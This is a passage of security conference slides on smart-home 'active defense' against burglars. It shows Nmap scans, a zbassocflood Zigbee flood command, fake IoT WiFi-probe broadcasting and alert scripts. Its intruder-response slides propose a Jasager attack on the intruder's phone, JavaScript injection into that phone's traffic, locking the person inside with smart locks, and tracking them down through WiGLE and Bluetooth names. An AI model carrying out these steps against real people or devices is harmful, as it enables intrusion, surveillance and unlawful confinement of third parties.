Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-16 11:37 EDT
Nmap scan report for 10.68.22.138
Host is up (0.057s latency).
All 1000 scanned ports on 10.68.XXXXXX are closed
MAC Address: 44:61:32:XXXXXXXX (ecobee)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 263.41 seconds
```

Fake Ecobee

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-16 11:36 EDT
Nmap scan report for 172.16.78.206
Host is up (0.023s latency).
All 1000 scanned ports on 172.16.78.206 are filtered
MAC Address: 44:61:32:94:F9:7D (ecobee)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.57 seconds
```

Network Defense – Zigbee Monitoring

Most Zigbee recon/attacks result in a spike of traffic (KillerBees, etc).

```
# zbassocflood -c 15 -p 0x6660 -e 0x6660666066606660 -i 001:009
Warning: You are using pyUSB 1.x, support is in beta.
zbassocflood: Transmitting and receiving on interface '1:9'
.....................................
```

We can see the traffic, and the patterns:

```
MAC Command: Association Request(tx):    ['#\xc8', '\x00', '`f', '\x00\x00', '\xff\xff', 'K\xb3'
MAC Command: Data Request(Tx):    ['c\xc8', '\x01', '`f', '\x00\x00', '', 'K\xb3', [], '\xaf\xc2\
MAC Command: Association Request(tx):    ['#\xc8', '\x02', '`f', '\x00\x00', '\xff\xff', '\xcc\x
MAC Command: Data Request(Tx):    ['c\xc8', '\x03', '`f', '\x00\x00', '', '\xcc\xc6', [], 's\x04\
MAC Command: Association Request(tx):    ['#\xc8', '\x04', '`f', '\x00\x00', '\xff\xff', 'p4', [
MAC Command: Data Request(Tx):    ['c\xc8', '\x05', '`f', '\x00\x00', '', 'p4', [], '\xb1\x10\xb1
MAC Command: Association Request(tx):    ['#\xc8', '\x06', '`f', '\x00\x00', '\xff\xff', 'd\x91'
MAC Command: Data Request(Tx):    ['c\xc8', '\x07', '`f', '\x00\x00', '', 'd\x91', [], '\xa6K&K\x
```

We’re already keeping WiFi probes .. Why not Zigbee Traffic?

RELIAQUEST

Network Defense – Zigbee Monitoring

ZUDS – Zigbee User Detection System

- **Records all Zigbee packet metadata.**
- **Processes regular “average traffic” in X intervals (currently 5 min).**
- **Cross reference to historical information and detect deviations.**

- **Once traffic is in a database, other processing can be done easily, similar to tools in Breadcrumbs!**

- **WORK IN PROGRESS – Github coming.**

Active Defense – Smoke Screens

- **Gaining usable SIGINT gets harder in busy/noisy environments.**
  - **Why not turn up the noise in your environment?**

Active Defense – Detecting Devices/Inventory

- The easiest way to detect devices at a target? WIFI probes.
- Let's send out a bunch of fake ones!

Active Defense – Detecting Devices/Inventory

- **House_hide.py – sends out WIFI Probe Reqs from randomized source MACs that look like IoT devices:**

```
 ./house_hide.py -i wlp1s0

-----------------------------------------------
   House Hide - send out fake home IoT probes
-----------------------------------------------
     .. hit control-C to stop the madness
-----------------------------------------------
Sending probe requests via wlp1s0...
-----------------------------------------------
I'm a Ecobee
ProbeReq: SSID=[Linksys]|src=[44:61:32:0e:af:dd]|count=1
.. sleeping 3

I'm a Cheapo Powerplug
ProbeReq: SSID=[Linksys]|src=[60:01:94:71:e6:cd]|count=1
.. sleeping 4
```

wlan.fc.type_subtype == 0x04

Time	Source	Protocol	Destination	Leng	Info
7.0994…	NestLabs_6f:65:bf	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
8.2715…	MurataMa_d3:20:10	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
10.486…	Nvidia_90:4e:06	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
13.667…	Espressi_78:6c:6a	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
16.844…	AmazonTe_48:89:84	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
19.005…	NestLabs_62:d6:29	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
20.223…	AmazonTe_69:85:4f	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
24.484…	Espressi_02:be:68	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys
25.707…	Espressi_f2:93:41	802.…	Broadcast	63	Probe Request, SN=0, FN=0, Flags=........, SSID=Linksys

Active Defense – Detecting People / Motion

- **Many wireless motion sensors can be detected, either via protocol level sniffing, or even RF sniffing to see patterns.**

- **These signals can be captured and replayed. Why not capture traffic from another location, with another alarm not in use... and replay at your home?**

Active Defense – Detecting People / Power

- What about the Power Meters? Can we capture and replay those in a way that would spoof people there?
  - First: Very Illegal
  - Second: May result in your bill getting screwed up.
  - Don’t do this. This bad.

Intruder Triggered an Alarm

- **Home goes into defensive mode.**
- **Push data offsite more frequently.**
- **Passive Collection has already been going:**
  - MAC address information – this is similar to serial numbers!
  - SSID Probes for every device
  - Bluetooth information, such as Bluetooth MAC address, device name and other info.
- **Begin Active Collection:**
  - Attempt Jasager attack.
  - If device joins network:
    - Port scan it, log all traffic, and attempt to inject javascript into any web request! Start the actual alarm:
  - Send Alert Notifications!
  - Blast annoying siren out of every speaker at maximum volume.
  - Flash all color lights in an alternating red/blue flash, or any white lights off/on.

Alert Notifications: Emails


- **Easy Mode**
  - Emails!

```
Date: Wed Sep 20 22:22:42 EDT 2017
From: Traphouse@XXXXXXXXXXXXXXXXXX
To: XXXXX@XXXXXXXXXXX
Subject: INTRUDER DETECTED

Intruder detected!

Off site recording started.
```


Alert Notifications: Pushover


- **$5 / platform / user**
  - Simple to do – API uses web pushes.

```
curl -s -F "token=<app key here>" \
-F "user=<user key here>" \
-F "message=THIS_IS_A_TEST_MESSAGE" \
-F "title=HeyYou" \
https://api.pushover.net/1/messages.json
```




```yaml
# In configurations.yaml:
notify:
  - name: ha_pushover
    platform: pushover
    api_key: <application key here>
    user_key: <user key here>

# In automations.yaml as part of an alarm automation:
  action:
    - data:
        entity_id: script.alarm_light_init
      service: script.turn_on
    - data:
        data:
          expire: 3600
          priority: 2
          retry: 30
          sound: persistent
        message: 'An intruder has been detected'
        title: 'INTRUDER ALERT'
      service: notify.ha_pushover
```





RELIAQUEST

Alert Notifications: Voice Calls

- **Asterisk**

- **Need a SIP Trunk**
  - Lots of providers available
  - Cheap? Use your GoogleVoice account.
  - Lazy too? Use Simonics -- $5 to use them as a sip gateway w/ your GoogleVoice account:
    - https://simonics.com/gw/

- **CallSomeoneSaySomething.sh**
  - Simple script to generate a voice message, call a phone number, and play it.
  - Needs a configured SIP trunk in Asterisk, and a few apt-get'able utils.

```
==========================================================================
./callsomeonesaysomething.sh                                  - d.switzer
==========================================================================

 usage:
 ./callsomeonesaysomething.sh phone# trunkname words_in_quotes_if_more_than_one

 ex:    ./callsomeonesaysomething.sh 18136660666 TESTtrunk "This is a test"
```

OPSEC Considerations

(Collecting additional contextual information)

Enhancing the Lockdown State

- **Have a smart thermostat?**
  - Adjust the temperature up (or down) to make being inside the home unbearable.
- **Have smart locks?**
  - Buy as much time as possible for keeping the intruder inside the house, spam the lock command to them and ensure they all stay locked.
- **Have speakers?**
  - Play loud and annoying siren sounds, attract neighbor's attention.
- **Have IP Cameras?**
  - Push out constant video and images to an off-site location for later viewing.
- **Have Tile Trackers?**
  - Put them inside high value targets such as gun cases, jewelry boxes, etc.
  - Can be used to track the location of the devices later, they will bounce off of other people's devices to broadcast their location.

Post Collection

- **Once intruder device info has been collected, begin cross referencing all available information.**
- **Wifi Probes given out by the device can lead us to their home base.**
  - Cross reference probes w/ WiGLE - https://wigle.net/ to find possible geolocation.
- **MAC addresses can give us information about the actual device.**
  - Vendor information (make/model of phone)
- **Bluetooth name information.**
  - Many devices will include owners name, especially Apple devices, ex: “Mark’s iPhone”
- **Traffic Analysis.**
  - Begin analyzing the traffic
    - Facebook session? Whatsapp traffic? Any unique identifier for any other apps?
- **If successful inject, can you query current IP address info?**

Post Collection – What next?

- What good is this info? Law Enforcement Officers are busy, so help them out.
- ISPs often use unique SSIDs for home WiFi installs.
- Check WiGLE to see if you can find an SSID that matches.
- If it is a home – see if you can see any of your devices sending out traffic from that location… you DID record your WiFi/BT MAC addresses, right?
- Wrap this info in a bow, and deliver to Law Enforcement.

thanks

- **David thanks:** Jaci, my awesome wife who has dealt with jobs, certs, talks and just me being a huge geek. And Billi for always being awesome.

- **Jonathan thanks:** Kayla, for always putting up with my shenanigans.

More Info? ***insomniacsecurity.com***

- **Questions?**
  - **We will be available outside / later in the conference!**
  - **Twitter:** David: @**violentlydave** / Jonathan: @**Und3rf10w**

WE ARE HIRING: *SOC Analysts, SOC Engineers, possibly others. Tampa, Vegas or Dublin!*

Come talk to us here at Bsides: Orlando!